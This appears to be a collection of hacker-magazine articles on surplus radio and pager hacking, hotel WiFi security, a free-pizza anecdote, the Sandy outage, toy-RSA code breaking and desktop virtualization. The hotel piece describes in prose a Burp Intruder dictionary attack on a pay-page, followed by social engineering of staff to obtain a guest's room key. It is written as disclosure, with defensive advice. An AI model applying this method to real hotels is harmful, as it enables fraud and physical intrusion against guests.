Being that LMR users are restricted to specific channels, the equipment cannot be ready programmed to go off their licensed frequencies. Older radios had quartz oscillator crystals in them that determined the specific frequency. Some can be programmed directly from the front panel by entering in an unlock code on the panel's keypad, usually after moving a programming jumper on the radio's circuit board or attaching a programming dongle to the radio. Most radios are done with a computer, using the proper RSS, RIB, and programming cable for the specific make and model of radio. In the days of USB ports, the RIB is becoming a thing of the past with a USB programming cable that goes directly from the computer to the radio.

Of the three items, the RIB and cable are the easiest to get. The RSS may be a different story, however. Some LMR companies are not too bad with software availability, and may have it available at a reasonable cost (or free) without hassle. Other companies are a different story. They may restrict software availability to "authorized service centers" and discontinue software availability for "obsolete" products. Some companies have been extremely aggressive in going after individuals who "pirate" their software. Motorola is notorious for this. Your mileage may vary.

There are also early synthesized radios that are programmed by burning a PROM or EPROM that is then plugged into the radio. The programmers and chips range in availability from unobtainium to pretty common. Generally speaking, the Motorola stuff, using their proprietary modules and "suitcase programmer" such as the MX-350S handhelds, should be avoided as it's almost impossible to get the stuff to get them reprogrammed. The old GE stuff used more common hardware that has since been reverse engineered by hobbyists, and is available in the ham community if you look and ask around.

The easiest and best option for the beginner RF hobbyist looking to get into "real radios" is an FPP model, as no external equipment is needed to get it up and running on the right frequencies. More likely than not, you'll be getting a portable

(HT), as that'll be the unit you'll be changing frequencies on most often. There are several types of FPP radios out there. My favorites are the Motorola JT1000, Icom H-16 and U-16, "hamflashed" GE MPA, Kenwood TK-350, and Bendix King LPI (a/k/a U.S. Military PRC-127). If you can find an old Radio Shack simplex repeater box (cat# 190-0345), they work very well with the Icom radios. On the mobile side, a lot of hams like the Kenwood TK-705 (VHF) and TK-805 (UHF). Icom also made the V-100 (VHF) and U-400 (UHF) mobiles that are FPP.

Older crystal controlled radios, in which each frequency is determined by an oscillator crystal inserted into the radio, are generally overlooked by hobbyist types. I've found them a useful source of RF parts, especially when acquired for free. Getting them recrystalled and retuned for ham band frequencies is not too difficult, and they are reliable performers for certain fixed applications where you won't be changing the frequency. Many years ago, I came across a Drake TR-22, which is a vintage solid-state crystal-controlled two meter rig that was recrystalled by the previous owner for all of the AX.25 packet radio channels in the 145.01-145.09 MHz region. It also had the 146.52 national simplex frequency in it, and a couple of other common simplex channels. The radio cost like \$30, and it made a very handy packet rig. More recently, I was given a donation of older vintage VHF-low band (30-50 MHz) equipment to help out with a project I'm working on. Included was a Motorola Mocom-70 that was recrystalled to operate on the six meter band (50-54 MHz), simplex frequency of 52.525 MHz. Just attach an adequate 12V power source to the radio, and it's all ready to go. Stuff like this, despite its age, will continue to run like a tank for many years to come. When it does break, you can usually find a scanned copy of the service manual online and fix it with commonly available electronic components, if you can't find someone with a "parts unit" they'd like to offload. If you come across any Motorola MT-500 portables, you might want to give them a second look. There have been copious ham-related mods done to them, and one gentleman has done a great job converting them for APRS use on the two meter ham band.

That leaves the radios that require computer programming. As mentioned previously, getting RSS can be problematic, depending on the make/

model of your radio. Fortunately, there are plenty of hams who work in the LMR industry, and hams who like to work with surplus commercial gear. Assuming you don't come across as a total jerk or basket-case, they will likely be able to get your radio up on the ham bands. *Do not ask them for copies of current production RSS, and do not ask them to program non-ham frequencies into your radio.* I can assure you that the answer will be no, and that future assistance may not be very forthcoming. While hams who work in the LMR industry are, for the most part, very helpful in helping their fellow hobbyists get surplus commercial gear up and running on the ham bands, they're not going to do anything that will jeopardize their job, such as pirating software or putting someone on a frequency they're not authorized for. With that said, some of the older stuff from companies that are not be around in their original incarnation may be available online if you look around. Downloading and using such obsolete, orphaned software for noncommercial (ham) purposes will probably not cause you grief.

My first commercial portable was a Motorola MT1000. They come in a 99 channel variety and, if you find one, you would do well to get it. Those Genesis series radios are true bricks. After that, I ran Saber and HT-1000 portables, which are both excellent radios. Some of the early ASTRO Saber radios are also becoming available in the surplus market, which would be a good way to get a P25 handheld.

For mobile radios, the two Motorola models to look for are the Maxtrac and the Spectra. Both of those have an accessory jack on the back of the radio that, among other things, gives you unfiltered demodulated audio, like a discriminator tap on a police scanner, which can be used for monitoring various digital modes such as POCSAG. These radios will also handle data transmission very well. There are plenty of older Spectras and, to a lesser extent, Maxtracs still in active service. Come 2013, they will not be able to be legally used on the LMR bands.

Some of the best radios to come out of the surplus LMR market are the 100 watt remote-mount mobile radios that also see use as base stations. The radio's control head has a nice small footprint that fits anywhere on a workbench, and the RF deck can be placed somewhere out of the way. Motorola Maratracs are nice, especially if you can get a 99-channel control head for it.

The Primo unit in my opinion, however, is the VHF-low band Syntor X9000. Unlike other low-band radios that only cover a portion of the band, the Syntor has full 30-50 MHz. coverage and will operate on both the ten meter and six meter ham bands with up to 128 channels. Syntors have been discontinued for some time now, and are beginning to become like unobtainium. If you find one, grab it and hold onto it!

The Internet is a great resource for ham operators who want to work with surplus LMR radios. Here are a few websites to get you started:

- <http://www.gemoto.com>
- <http://www.repeater-builder.com>
- <http://www.batlabs.com>

Pagers

After seeing my talk on pagers from the original HOPE re-released, it occurred to me that not only was it 18 years ago, but that it was time for an update. I then saw the pager article from the Summer 2011 issue, and was heartened to discover that the topic still had maintained interest among the hacker community over the years. While pagers have been replaced by wireless devices with SMS and email among the general populace, they remain interesting and useful to the hacker hobbyist, especially those who concentrate on RF.

The first thing I need to say is that monitoring pagers in the United States is not necessarily illegal. Pager protocols are not encrypted, and their technical specifics are public information. The law applies to common carrier services, that is commercial paging services, and to radio system users who implement encryption. There exist in the land/mobile radio bands many paging systems that are licensed under the Business-Industrial Land Mobile Radio (LMR) service, and these are fair game for monitoring. Amateur radio operators have also been known to use POCSAG for communications, and monitoring them is fine, too. What may apply from a federal law standpoint is the section of the Communications Act of 1934 that makes it illegal to disclose or take advantage of the contents of an electronic communication intercepted by a third party. There has been some discussion as to whether that would only apply to common carrier services, or to radio communications in general, but legal discussion of the various communication laws is beyond the scope of this article.

As I've previously mentioned, pagers have mostly been supplanted by SMS and wireless device email. This has had two consequences from the hobbyist standpoint. The first is that the common carrier pager frequencies, at least here in New England, have but a fraction of the traffic compared to the 1990s. The second, and most important as far as this article is concerned, is that there has been an influx of surplus equipment that can be re-purposed for hobbyist experimentation. This is in addition to the POCSAG-friendly amateur radio equipment that has been available for some time. This shows a heartening paradigm shift from simply monitoring systems to hacking and re-purposing cast-off technology to be used for the implementation of hobbyist-type systems, a time-honored tradition among amateur radio operators and other technological hobbyists.

I'll start with the actual pagers themselves. I've seen dozens of these in the bottom of "make offer" bins at hamfests, and I'm reasonably sure that you can probably pick them up for no more than a dollar or two apiece. Usually, ten or twenty bucks will get you the entire contents of a "make offer" bin, and the seller will throw in the bin just so that he or she doesn't have to load it back in their vehicle. The units you want to look for are the 1980s and early 1990s vintage POCSAG and tone pagers on VHF and UHF frequencies. The older tone and numeric pagers, such as the Bravo series, are useful in two ways. They can have their frequency changed to a nearby ham band and be used as actual pagers, or you can salvage the very nice receiver board out of them and use it in another project. From a frequency-changing standpoint, the pagers will be either crystal-controlled or computer-programmable. For those with access to the correct programming software and accessories, the latter are quicker and easier to reprogram. Otherwise, go with the rock-bound boards.

I previously mentioned the Motorola Maxtrac and Spectra. These are readily available surplus, can be easily converted over to the ham bands, and work very well for transmitting POCSAG data. Using these radios is one of the quickest and easiest ways to get a "discriminator tap" for monitoring low-speed wireless data. You will also want to keep an eye out for ham rigs that are advertised as "9600 baud packet ready." This feature is very common in Yaesu and Alinco

VHF/UHF ham rigs. Also, keep your eyes open for used Kantronics KPC-9612 TNCs, as they do POCSAG rather well.

For those of you without ham tickets, provided you stayed within the necessary technical specifications and FCC regs, the MURS band can act as a substitute for two meters for your POCSAG system experimentation. All that surplus VHF-high band gear will move over to the MURS channels with no problems whatsoever. The older wideband stuff will need to be used on the wideband MURS frequencies (154.57 and 154.60 MHz), and you will need to crank the power down to two watts or less.

In a similar vein, I was experimenting with some older Motorola Bravo pagers (POCSAG) on the UHF business band (464 MHz) to see how well they would perform when the customer in question narrowbanded their business' radio system. For the test, I used my trusty KPC-9612 into the external modulation (EXT MOD) input of a service monitor. Without any modifications, the pagers were able to successfully decode POCSAG at narrowband transmitter deviation (below 2.5 KHz). In fact, I did not notice any problems with data decoding until the deviation dropped below 1 KHz. In practice, narrowband deviation is usually set at 60 percent of the maximum limit. That would be 1.5 KHz in this instance. My recommendation, based on my experiments, would be to aim for a deviation around 2 KHz. That would give you plenty of swing for reliability, while still keeping you legal.

Epilogue

For those of you who really want to get their hands dirty, I have been reading this excellent RF book published by the ARRL titled *Experimental Methods in RF Design*. This is for those of you who want to get seriously into rolling your own gear from scratch. Of particular interest to readers of this article is Chapter 7: Measurement Equipment. Test equipment can be an expensive proposition for the RF experimenter, and this chapter shows you how to make a lot of what you'd need.

There are certainly a lot of cool and interesting things going on in the RF hacking scene, and I only touched on a few of them in this article. If you'd like to see more of this material in the pages of *2600*, please contact me via email at the address above.

Physical Security Threat from Hotel WiFi

by **R. Stevens and A. Blum**



Most hotels offer in-room wireless Internet service through unprotected, unencrypted access points. Connecting to these access points places your wireless devices and unencrypted traffic at risk of exposure to malicious users on the network. The purpose of this article is to make users aware that their physical security is also at risk when staying at hotels that utilize pay-as-you-go Internet services. This article is not meant to be a “how-to,” but is meant to inform consumers about a potential threat and ways to better protect themselves when traveling. The steps detailed below reflect the authors’ experience with what appears to be a common hotel paywall application.

Guests attempting to log into the hotel WiFi are presented with a splash pay-page that asks for hotel room number and last name. Once these credentials are verified, they select the preferred type of Internet service and the paywall adds the computer’s MAC address to the access list.

Utilizing PortSwigger’s Burp Proxy, an attacker can capture outbound web traffic and access paid Internet at a guest’s expense. This can be achieved by setting the Burp Proxy to intercept mode and the web browser proxy to Burp. An arbitrary room, surname combination entered at the pay splash page will establish the base HTTP request. This request can then be viewed and sent to the Intruder tab. From Intruder, the attacker can utilize the sniper payload to isolate parameters to the room number and last name form fields. Simple rules can be created for each form field to reduce the amount of network noise and time required to conduct a successful dictionary attack. Room number ranges can be easily gleaned from the placards near the elevators on each floor (e.g. 511 through 549). A dictionary list of the ten most common last names would likely be sufficient for the name field. With this configuration complete, the attacker can launch Intruder against the splash page and the responses can

be monitored. A successful dictionary attack will usually be indicated by a vastly different response (in our tested case, it was approximately triple the length). The attacker now can “borrow” the guest’s Internet access or take it one step further.


Given the guest’s surname and room, it is now possible to obtain room keys using a little social engineering. An attacker can claim a lost or misplaced key at the front desk and request a new key. If the hotel staff requests ID, the attacker can claim that they left their wallet in the room as well. The next responsible step for the hotel staff would be to escort the assumed guest to the room and request photo ID before departing; however, most hotels neither have the staffing available nor the trained employees to ensure the verification happens. Personally, the authors were never asked for identification or personal information verification when attempting to gain physical room access.

We recommend that hotels abandon the simple splash pay-page for an encrypted site that requires a little more personal information verification or a valid credit card number. Hotels should provide better education and enforcement of security policies to help mitigate a majority of the physical risk to hotel patrons.

As of right now, there are no measures in place to protect guests against fraudulent WiFi charges caused by this dictionary attack methodology. Guests should inspect their check-out receipt for any charges that they do not recognize; normally the staffers at the front desk will remove the charge with no questions asked. We recommend that guests assume an active role in their own protection by informing the hotel front desk not to issue any additional room keys without valid identification. They should also utilize the door deadbolt when inside their room and store high-value items in the room’s safe.

Safe travels.

Burp Proxy is available for download at <http://www.portswigger.net/burp/proxy.html>.



by Gregory Porter
 greg.e.porter@gmail.com

There are a number of options in methods of obtaining food or, in my case, pizza. One can dine in, pick it up, or call in the order to have it delivered - and you can also go online and order it. My recent first experience with GrubHub.com illustrates the power of assumptions on a situation. I suppose the title is a little misleading. Social engineering refers to the practice of manipulating someone to gain access to a system. Here, I refer to the manipulation of assumptions for personal gain. This is, of course, for educational purposes only.

When making an order with GrubHub, one must first make a free account by providing a name, address, email address, and phone number. A credit card is not required. To confirm the order, a payment form must be chosen between PayPal, credit card, or cash. If one is paying by card, a tip amount can be specified. Special instructions for the items or delivery can also be specified (like “knock on the door three times”). Easy, right?

I ordered a two topping, large pizza and jalapeno poppers. With tax and the delivery charge, the bill totaled about forty bucks. I like to minimize the use of my credit card online, so I opted for a cash payment. I also wanted to have to ability to modify the tip, depending on the delivery time. The order was quickly and easily confirmed with an email and, after an hour, the pizza arrived.

The delivery guy gave me the food and started to leave. I asked how much I owed him. He replied that I had already paid. I hesitated. I

didn't remember putting my credit card online. I explained that on GrubHub, I chose to pay cash, not with my card.

He looked at my bill and said, “You used GrubHub, right?”

“Yep.”

“Normally, when someone uses GrubHub, they just pay with, like, PayPal. But let me check.”

He pulled out his phone and called the pizza place. “The order for two topping large pizza for [address redacted] is already paid for, right?”

He hung up the phone and said, “Yeah, it's all paid for.”

He was a nice guy. He didn't want me to pay any more and I didn't want to pay for any less. I shrugged, thanked him, and went back inside.

As I ate, I looked at my receipt email. It read “Paid by cash.” I suppose that means “I will have had paid with cash by the conclusion of the transaction.”

Using a site like GrubHub, the pizza place assumed I would be paying with my card. It is, after all, more convenient to pay like that, so I suppose that's what most people do. This tendency, coupled with the slightly misleading future perfect tense, resulted in a free meal for me!

The moral of the story is that assumptions we make about a given situation, process, or system, whether it be a network or program or human interaction, can powerfully impact the final result. So, be careful about what you assume (especially if you are a pizza guy). Happy hacking!

STORM CLOUDS

With every natural catastrophe that takes place, we wind up learning a little bit more about technology, what it can and cannot do, facts about its potentials and limitations, how it can dramatically fail, and what can be done better for the future. “Superstorm Sandy” left us with no shortage of such teaching points. But will we pay attention and make the necessary adjustments?

Nobody could have accurately predicted all of the crises that Sandy spurred in the Northeast beginning on that day in late October. High winds of such a magnitude were a first for many of us. We saw flooding in places that had never taken on water before. And the aftermath was almost as much of a crisis as the storm itself, as people faced being cut off from various forms of technology for up to two weeks or even more. In so many ways, this was all new ground.

To preface this analysis, we should emphasize how important it is to be able to survive without all of the gadgets and gizmos we’ve become accustomed to. Not only survive, but thrive. This doesn’t have to mean building bomb shelters and keeping a huge stockpile of supplies, unless you really feel the end of the world as we know it is nigh. But being able to get along without electricity, phones, or the Internet for a period of time shouldn’t be *that* much of a challenge for any of us. The real problems come when catastrophic events occur that we didn’t expect - or when a relatively simple solution is overlooked that could have prevented mass inconvenience or possibly danger.

The first thing we noticed in the storm’s aftermath was how thoroughly cell service was wiped out in so many areas. This is something well worth focusing on, since so many people now use cell phones as their primary means of communication. If you were such a person in that particular region, you likely found yourself completely cut off and unable to make any phone calls.

Landlines, as usual, fared much better. There were exceptions, such as lower Manhattan, which had many of its Verizon lines flooded and taken out of service for far longer than anything else. But for those people who lost power and cable due to overhead lines coming down, the old-fashioned landline managed to stay in service more times than not. Telco lines tend to be more rugged or are buried underground more frequently. Those phone lines that arrive via cable company wiring also didn’t fare as well, leaving many people who made that switch with no means of communicating. (Of course, you also need power on your end to keep the modem up for such a line.)

In addition to the physical connection still being there, the landline has another huge advantage. The central office that it runs through is *required* to have backup generators. This goes back to the days when this was the only place phone lines came from, so it was easy to have such a blanket regulation. What this results in is a system that doesn’t go down, even when an entire neighborhood has been plunged into darkness.

Compare this to your typical cell tower, which might have a battery backup, but most certainly has no generator to keep it going after the power is drained. Cell companies have successfully fought proposals that would have required them to have such a feature. The result of that was what we saw after Sandy: no service signals for significant distances and customers without landlines completely cut off. To be fair, it may be economically unfeasible to equip every cell tower with a generator. But it’s perfectly within reason to inform consumers of this shortcoming before they make the decision to have cell phones become their primary means of communication.

Of course, our local phone companies could have been a lot more on top of their game as well. In Manhattan (where cell service was drastically reduced but still

somewhat available), we also had the option of communicating via one of our friendly payphones. However, the majority of the ones we sampled, along with most of the ones we've heard about, were out of service or not in good operating condition for one reason or another. It's true that payphones are used far less frequently than in the past, a fact we frequently bemoan in our payphone photo section. But that's not a license to simply abandon them. After all, any well designed system has a series of backups built into it. We should consider payphones to be one such backup, archaic as they may appear. (Ironically, newer payphones *do* require power and, thus, are fairly useless during extended blackouts.) While the old design and lack of a need for power is a huge advantage in an emergency, the overly expensive rates and lack of care cancel out that advantage. Their existence is clearly vital, but they should be brought into this century and interfaced so much better with other existing communication networks. Perhaps then, they wouldn't fall into disrepair so often.

Access to the Internet was also severely affected during the crisis and this made life very difficult for anyone who was addicted. Again, being flexible and having backups on an individual level makes all the difference. Our smartphones and tablets are great for getting content - when there's a way of doing so. When such access goes away, we need quick and ready alternatives, which are often simply the old-fashioned methods that were replaced by the (now unavailable) new technology: newspapers, books, *stores* that sell these things, local broadcasts that can be received on small and cheap battery powered receivers, etc. It's not really that hard to come up with ideas since these things already exist. What seems to be the real challenge is hanging on to them, rather than declaring them obsolete and moving in the direction that we think is forward.

This is not at all a rejection of the technology, but simply a realization that the technology alone isn't enough. Loathe as we are to do so, imagine a world where something like Sandy has an effect that lasts a year or maybe longer. Imagine it encompassing a far greater space. Without venturing into full-on survivalist mode, let's consider the effects that such an outage would have just on our technology and how we would deal with that. Much of our personal information would

exist only on electronic devices we could no longer access. (Many of us don't even know our friends' phone numbers anymore since our phones use voice activation or speed dialing to call them. And that's just the tip of the iceberg.) Physically, these devices are so complex with microscopic components that nobody would ever be able to reproduce them without complex machinery. All of our reading material, words that we've written, pictures we've taken, our music, videos, etc. - all put into digital form and only accessible on the proper device - or somewhere in the nebulous cloud.

It's all really awesome when everything is working and a complete catastrophe when it grinds to a halt. Even something as annoyingly mundane as a software incompatibility could separate you from content that is yours. Such a thing could go undetected for years, thus lessening the chances of easily regaining access if/when the problem was discovered. Glitches and corruption can wipe data out, sometimes without being noticed.

The fact is we don't know what unpredictable things await us in the future. To underline the point, we're reasonably certain that if the great works of the past thousand years or so had *only* been stored on the digital media of the time, a significant amount of it would have been forever lost. If you doubt that, try and dig up the first digital photos you ever took. Or open up some documents that were stored on your old Mac Plus, assuming you held onto any of that old stuff.

Clearly, being hackers, we're big into technology. But we're also big into experimentation, what-if scenarios, thinking outside the box, and exposing bad ideas and stupid actions. As always, learn everything you can about the technology, don't accept limitations and restrictions designed to keep control out of your hands, and *assume* it will all go to hell at some point and have a plan so you don't go with it. One of the most important qualities of a decent hacker is the ability to adapt and learn as the rules change. If those in the mainstream didn't learn the importance of this from Sandy, it may be up to us to keep pointing it out. Because in the end, the technology is simply an extension of our minds. If we become crippled with the loss of these tools, then we haven't really learned anything.

BASIC CODE BREAKING

by Joseph B. Zekany

In 28:2, b3ard wrote a good introduction to the RSA algorithm (“Simple RSA Encryption or Human-Calculable Encryption”). The algorithm is named after its creators Rivest, Shamir, Adleman, and is the gold standard for public and private key encryption. It’s used by companies like Verisign, who use it to generate certificates of authority for businesses like Amazon.com. Verisign verifies that you, the customer, are in fact on the real Amazon.com website, then they make sure your purchase information is encrypted and sent from your computer to Amazon.com in the most secure way possible.

b3ard is correct in saying “that learning cryptography [is] tedious and time consuming.” However, I would also say it can be fun and rewarding. His article did a good job of explaining the mechanics of the RSA algorithm, and how to generate the extremely small or weak key pairs used for his public and private key encryption. What I will cover in this article are some of the weaknesses b3ard made reference to in his paper. I hope to expand his work by giving the readers a better understanding of basic code breaking.

Discovery 0x01

The first thing I found when I started playing around with the numbers b3ard gave us was a weakness in the generated public and private key pairs. He did say they were small and weak, however the weakness I thought he was talking about was the fact that the keys were small. The problem I found was one born out of the fact that I didn’t have access to a computer. All I had was a calculator. This meant I had to do the “mind-working elementary long division and multiplication.” Let’s start by setting up the RSA key pair the way we were shown:

$$p=5, q=7$$

$$N=(p)(q)=35$$

$$r=(p-1)(q-1)=24$$

$$k=(r+1), (r+1)+r\dots$$

This gave us a list of candidate numbers to factor out, thereby obtaining our public and private key pair. The list of candidate numbers were 25, 49, 73, 97, 121, 145. In the example we

were given $k=145$. $d=k/e=145/5=29$. $e=5$, $d=29$. So far, so good. Now, in the next step, we had to substitute our letters for numbers, so we could encrypt our message. This gave us the following list to work with: $p=16$, $r=18$, $o=15$, $b=02$, $l=12$, $e=05$, $m=13$. He told us to remember that in practice you should always use your counterpart’s public key to encrypt our message and not your own.

Here’s an example to make things clear. Bob generates his public and private keys - (e) and (d). If he wants Alice to send him a message, he must give Alice the public key he generated. In this case he gives Alice (e). Alice can now encrypt the message she wants to send Bob, like so: $(\text{message})^5 \bmod N = \{16\}^5 \bmod 35 = 11$. She does this operation for every character she wants to send. Bob would get the following numbers: 11, 23, 15, 32, 17, 10, 13. To decrypt the message, Bob now would have to use his private key (d), like so: $(\text{cipher})^{29} \bmod 35 = 16$. This is where the fact that I didn’t have a computer comes into play. You see, my calculator couldn’t handle the large numbers and popped an error. I thought there had to be a better way to crunch these large numbers. Then I remembered doing a problem from the M.I.T. open courseware class 6.001: “Structure and Interpretation of Computer Programs.” And it hit me. The problem required me to decrypt a string of characters, but I didn’t have the key. Back then, I remembered studying hashing algorithms, and that they were a one way operation. Meaning you could never really decrypt, or reverse, a hash because the hashing algorithm only goes one way. This has been covered before in these pages, and readers are encouraged to reference back issues. Anyhow, I sent the encrypted string back through the hashing algorithm, and I had the plain text. Something about visiting the NSA crypto museum, if I remember correctly. So that’s what I did with the cipher string. (11, 23, 15, 32, 17, 10, 13). And guess what?

$$(\text{cipher})^5 \bmod 35 = (11)^5 \bmod 35 = 16$$

Is that right? Let’s try that again:

$$(23)^5 \bmod 35 = 18$$

$e=5$ is the public key we generated. This is where I had to find someone with access to a

computer. I had them punch in the equation:

$$(23)^{29} \bmod 35 = 18$$

Now that's a bad thing. Both $e=5$ (our public key) and $d=29$ (our private key) decrypt the cipher string! This means anybody could decrypt our cipher message with our publicly available public key. This is when I decided to generate my own set of numbers to see if I could recreate the issue. I used ($p=16$, $r=18$, $o=15$, $b=02$, $l=12$, $e=5$, $m=13$) as my message string. The next step was to pick my small prime numbers and generate my key pairs.

$$\begin{aligned} p &= 5, \quad q = 11 \\ N &= (p)(q) = 55 \\ r &= (p-1)(q-1) = 40 \\ k &= (r+1)+r = 81 \\ d &= k/e = 27 \end{aligned}$$

So my public key is $e=3$ and my private key is $d=27$. Okay, let's try this again. Alice encrypts her message with Bob's public key:

$$(\text{message})^3 \bmod 55 = 26$$

Once Bob has the cipher, he need to decrypt it with his private key:

$$\begin{aligned} (\text{cipher})^{27} \bmod 55 &= \\ (26)^{27} \bmod 55 &= 16 \end{aligned}$$

But what about the issue with the public key decrypting the cipher? Eve can now try using Bob's public key to decrypt Alice's message to Bob:

$$(26)^3 \bmod 55 = 31$$

Okay, it looks like the issue is fixed, but there is another problem here.

Frequency Analysis 0x02

I just saw a mathematician demonstrate this same RSA technique. In his presentation, he used a soldier on the battlefield needing to send a message to another soldier. Let's say our soldier converts his message. The plain text number string would be 11, 05, 05, 16, 20, 08, 05, 18, 09, 04, 07, 05. To keep this example as simple as possible, I'm going to use the key pair I just generated, so $e=3$, $d=27$, and $N=55$. Now let's use our formula to encrypt our plain text string.

$$(\text{message})^3 \bmod 55 = \text{cipher}$$

This gives us the following cipher string: 11, 15, 15, 26, 25, 17, 15, 02, 14, 09, 13, 15.

Now, at first glance, it looks like we can't decrypt this cipher without Bob's private key. However, if you take a second look, you'll see there is a pattern to the cipher string. You see the number 15 repeated four times. This tells us we are dealing with a substitution cipher, and, whatever the number 15 represents, it's the same

character throughout the string. This is where the context of the cipher and a few simple rules can help us break this code. In the English language, the most often used letters are E, T, A, O, N, R, I. Common three letter groups are THE, AND, YOU, so if you saw a group of numbers repeated over and over, say like the group 25, 17, 15, you might take a guess that $T=25$, $H=17$, $E=15$. Now remember, trial and error is the order of the day. One thing that can help break this code is the context of the cipher. In this case, a soldier on a battlefield. What would be important on the battlefield? Maybe holding the high ground. In Afghanistan, that would be a good guess. So what does our cipher look like so far? 11, E, E, 26, T, H, E, 02, 14, 09, 13, E. Not bad. We have six characters solved and six unsolved characters. Now, looking at the cipher string, and taking the context of the cipher into consideration, you might guess $K=11$, $P=26$. Okay, now we are getting somewhere. K, E, E, P, T, H, E, 02, 14, 09, 13, E. What's a five letter word for hilltop? It ends with E. KEEPTHERIDGE. With this method, we were able to break this cipher. We didn't need math. All we needed was a little reasoning and logic. Codes have been broken like this for a long time. b3ard did say this was a weak encryption. This is fine for an inside joke at the water cooler but not for a soldier sending an important message. So how can we break up this character pattern? One way would be to combine the characters into groups. For example, if we group $k=11$, $e=05$, we get 115. Remember, our character groups must be smaller than our modulus. Group (N). I've generated a new key pair: $N=703$; $r=648$, $k=1945$, $e=5$, $d=389$. Our modulus is now greater than the largest group. Our cipher is now 210, 338, 341, 370, 18, 75. The pattern is now broken up and the cipher is much harder to break.

The commercial application of RSA algorithm works with large blocks of data, and uses large prime numbers to create the public and private key pairs. The difficulty of factoring the products of two large prime numbers is the core mathematical fact underlying the RSA algorithm.

Not to be outdone, Rivest has devised a new problem: "the M.I.T. puzzle." This should keep college supercomputing centers busy for a while. The problem is simple to state, and readers who are interested in breaking the code can do a search for it. I hope this helps the soldiers in Afghanistan. I would like to think I did something that matters.

AN OVERVIEW OF THE SECURITY BENEFITS OFFERED BY DESKTOP VIRTUALIZATION



by **David Morgan**

Desktop virtualization is a new and exciting topic in the computer industry. I want to give a brief overview of the benefits that desktop virtualization can provide in comparison to more traditional methods. Discussion of the physical security aspects of the desktop virtualization arrangement compared to the traditional workstation setup is also going to be covered. I will provide an overview of the benefits and detriments that come with migrating to the desktop virtualization model as this relates to the security of the client and network. Social engineering will also be covered with both desktop virtualization and more traditional implementations. Profits gained from migrating to desktop virtualization will also be analyzed. Providing applications, operating systems, and user data as services is a secure and more efficient way to utilize server hardware and network resources.

Desktop virtualization has many advantages over the typical workstation with a local operating system and local program installations. Using desktop virtualization software such as Citrix XenDesktop and XenApp, virtualization of applications and operating systems becomes possible. Desktop virtualization results in less software maintenance, lower hardware cost, and less time spent updating and supporting clients. A few more advantages of desktop virtualization include less administrative and program support that needs to be given, smaller and cheaper workstations, and an escalation in scalability. Along with monetary advantages,

desktop virtualization also offers numerous security advantages.

Desktop virtualization is a technology that allows multiple users to remotely access operating systems, applications, and data as if they were local to the client. This technology is similar to the terminals hosted on mainframes back in the 1980s. Back then, a user would access a terminal and work on the mainframe from their workstation in a command line interface. Desktop virtualization provides a GUI that is identical to the desktop that users are used to seeing. Desktop virtualization relies on three elements: a program to virtualize the desktop, a client or “thin client,” and a server to run the virtualization program on.

Thin clients come in all different shapes and sizes. An average thin client is about one quarter the size of the traditional desktop workstation using the ATX standard. The small build of the clients allows for more room on the user’s workspace as well as more users per workspace if space is an issue. Thin clients are hardware minimal; however, the traditional quad-core desktop may have \$350 of hardware or more depending on the needs of the user. Less hardware means less risk if a workstation is stolen or lost. Most thin clients include a space for a Kensington lock to be inserted to secure the workstation to a table or desk, making it nearly impossible to remove. The thin client also does not have any user data locally stored, therefore no data can be compromised if the client is stolen, since user data resides safely in the user’s virtual desktop, unlike the traditional

desktop. The level of physical theft prevention depends on the furniture the client is mounted on, as well as the type of locks used to secure the client, monitor, and peripherals.

In a white paper regarding security concerns that arise when users use mobile devices for work, Microsoft said, "Wherever possible, data should reside within protected clouds or data centers. In this way, data should not be exposed on the local device." Microsoft brings up an interesting point regarding data security. When valuable data is taken from the premises, how can it be protected? Possibly one of the most beneficial aspects of desktop virtualization is having a mobile workforce. This enables workers to access their computer away from work and improves efficiency and accessibility, but at the same time this creates a security problem for IT personnel, the problem being how to make mobile connections to the virtual desktop secure. The solution is for a user to access their desktop through a virtual private network (VPN), a private and secure network connection between systems. This VPN may be accessed with any device that meets the requirements specified by the terminal server. As for the problem with data being moved in and out of the organization, this can be remedied by a strict policy to only store sensitive data on their virtual desktop (also referred to as the cloud). If a user must have sensitive information on a mobile device, then remote wiping of the device must be properly configured.

As with any new technology, desktop virtualization requires changes to be made to the network, client systems, and peripherals. Switching from traditional computing to computing as a service requires extensive network changes, client changes, and qualified personnel trained to implement these systems and services. These personnel must have an in-depth knowledge of how desktop virtualization works in addition to the skills to set up and maintain the infrastructure. Desktop virtualization relies solely on the network being functional. Network support and setup is a crucial aspect of the migration. The client migration is dependent on the users in the organization. For example, if there are only 30 users, there would be no need to migrate to thin clients. Instead of migrating, the virtualization client program could be installed on the existing computers. Encryption inside and outside of the network will depend on how the data is being transported.

Access control is a very important part of information security. The traditional approach of limiting user access to installed applications as well as the permission to install applications involves using a local security policy or a group policy to essentially "lock down" features that are sometimes useful or needed. This is often an annoyance to users, sometimes leading them to attempt to traverse around the policy, which leads to lost productivity among other things. Using desktop virtualization gives administrators the ability to centralize all user data, programs, and operating system images separately on servers. While this may result in a single point of failure if not implemented correctly (i.e., no backup in place and no failover servers), this is an excellent way to ensure that access to sensitive data, programs, and operating systems is available to users everywhere. Administrative control over access to operating systems and applications allows administrators to limit or give access to any user or group. This feature can be useful for a number of reasons. Using the permissions offered with the virtualization software, you may select which applications and operating systems the user has permissions to access.

